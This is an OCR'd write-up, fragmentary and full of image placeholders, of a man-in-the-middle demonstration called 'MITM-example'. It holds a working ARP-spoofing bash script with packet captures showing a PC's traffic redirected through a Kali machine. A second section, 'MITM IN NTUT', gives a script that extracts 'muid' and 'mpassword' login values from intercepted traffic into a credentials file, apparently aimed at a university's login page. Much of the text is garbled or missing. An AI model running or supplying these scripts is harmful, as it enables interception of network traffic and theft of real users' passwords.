MITM-example

PART 1:arpspoof




Figure 1: image

1:Router

104:PC (Windows 10)

105:Notebook (Windows 10)

103:VM (Kali linux)

131:VM (CentOS 7)

Script

3~6

8~11


13

15~18 arpspoof Process ID

23 PID1 PID2 Process

Normal condition

tcpdump ping



```
└─# cat -n test.sh
     1  #!/bin/bash
     2
     3  if [[ $(id -u) -ne 0 ]]; then
     4      echo "You must be root"
     5      exit 1
     6  fi
     7
     8  if [[ $# -ne 3 ]]; then
     9      echo "filename.sh [NetworkInterface] [Target IP] [Gatway IP]"
    10      exit 1
    11  fi
    12
    13  echo 1 > /proc/sys/net/ipv4/ip_forward
    14
    15  arpspoof -i $1 -t $2 $3 &> /dev/null  &
    16  PID1=$!
    17  arpspoof -i $1 -t $3 $2 &> /dev/null  &
    18  PID2=$!
    19
    20  echo "Press any key to stop spoofing..."
    21  read
    22
    23  kill -9 $PID1 $PID2
    24  echo 0 > /proc/sys/net/ipv4/ip_forward
    25
    26  exit 0
```

Figure 2: image




Figure 3: image

Launch





Figure 4: image

192.168.8.104 wireshark arp

9363	283.491384	VMware_73:fd:b0	ASUSTekC_13:1a:93	ARP	60 192.168.8.1 is at 00:0c:29:73:fd:b0
9370	285.493141	VMware_73:fd:b0	ASUSTekC_13:1a:93	ARP	60 192.168.8.1 is at 00:0c:29:73:fd:b0
9375	287.494105	VMware_73:fd:b0	ASUSTekC_13:1a:93	ARP	60 192.168.8.1 is at 00:0c:29:73:fd:b0
9376	287.677158	ASUSTekC_13:1a:93	VMware_79:b8:c6	ARP	42 Who has 192.168.8.131? Tell 192.168.8.104
9377	287.677171	ASUSTekC_13:1a:93	VMware_79:b8:c6	ARP	42 Who has 192.168.8.131? Tell 192.168.8.104
9378	287.677371	VMware_79:b8:c6	ASUSTekC_13:1a:93	ARP	60 192.168.8.131 is at 00:0c:29:79:b8:c6
9379	287.677378	VMware_79:b8:c6	ASUSTekC_13:1a:93	ARP	60 192.168.8.131 is at 00:0c:29:79:b8:c6
9380	289.494836	VMware_73:fd:b0	ASUSTekC_13:1a:93	ARP	60 192.168.8.1 is at 00:0c:29:73:fd:b0
9387	291.495759	VMware_73:fd:b0	ASUSTekC_13:1a:93	ARP	60 192.168.8.1 is at 00:0c:29:73:fd:b0

Figure 5: image

104(PC) 131(CentOS 7) ARP table 104 ARP table router MAC address 103(kali) MAC address



```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.103  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::20c:29ff:fe73:fdb0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:73:fd:b0  txqueuelen 1000  (Ethernet)
        RX packets 2320262  bytes 2232936356 (2.0 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1633536  bytes 826625554 (788.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ping tcpdump kali

```
:\Users\user>ping 8.8.8.8 -t

ing 8.8.8.8 (使用 32 位元組的資料):
自覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=5ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=5ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=7ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=7ms TTL=113
自覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
```

```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0  dst 8.8.8.8
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:44:19.601534 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 305, length 40
08:44:19.601590 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 305, length 40
08:44:20.614347 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 306, length 40
08:44:20.614401 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 306, length 40
08:44:21.626386 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 307, length 40
08:44:21.626448 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 307, length 40
08:44:22.640254 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 308, length 40
08:44:22.640302 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 308, length 40
08:44:23.655425 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 309, length 40
08:44:23.655470 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 309, length 40
08:44:24.662169 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 310, length 40
08:44:24.662223 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 310, length 40
08:44:25.676192 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 311, length 40
08:44:25.676392 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 311, length 40
```

Figure 6: image

PART 2:MITM IN NTUT

Script

Bash script

```
#!/bin/bash

inotifywait -m  -e modify /root/test/logdir|
while  read dir action file ;
do
    if [[ $(stat -c %s "/root/test/logdir/$file") -gt 1 ]];
    then
        id_passwd=$(sed -n '/mpassword=/p' /root/test/logdir/$file | sed 's/muid=\([A-Za-z0-9%]\+\)&mpassword=\([A-Za-z0-9%]\+\)&.*$/\1 \2/g' | tail -n1 )
        if  [[ ${#id_passwd} -gt 0  &&  $(grep -c "$id_passwd" /root/test/login_info.txt) -lt 1 ]];
        then
            echo $id_passwd
            echo $id_passwd >> /root/test/login_info.txt
        fi
    fi

done
```

Figure 7: image

```
┌──(root㉿kali)-[~]
└─# source  test2.sh
Setting up watches.
Watches established.
```

Figure 8: image

Figure 9: image




Figure 10: image




Figure 11: image

script

Figure 12: image

script




Figure 13: image




Figure 14: image

github :https://github.com/tream565/MITM-example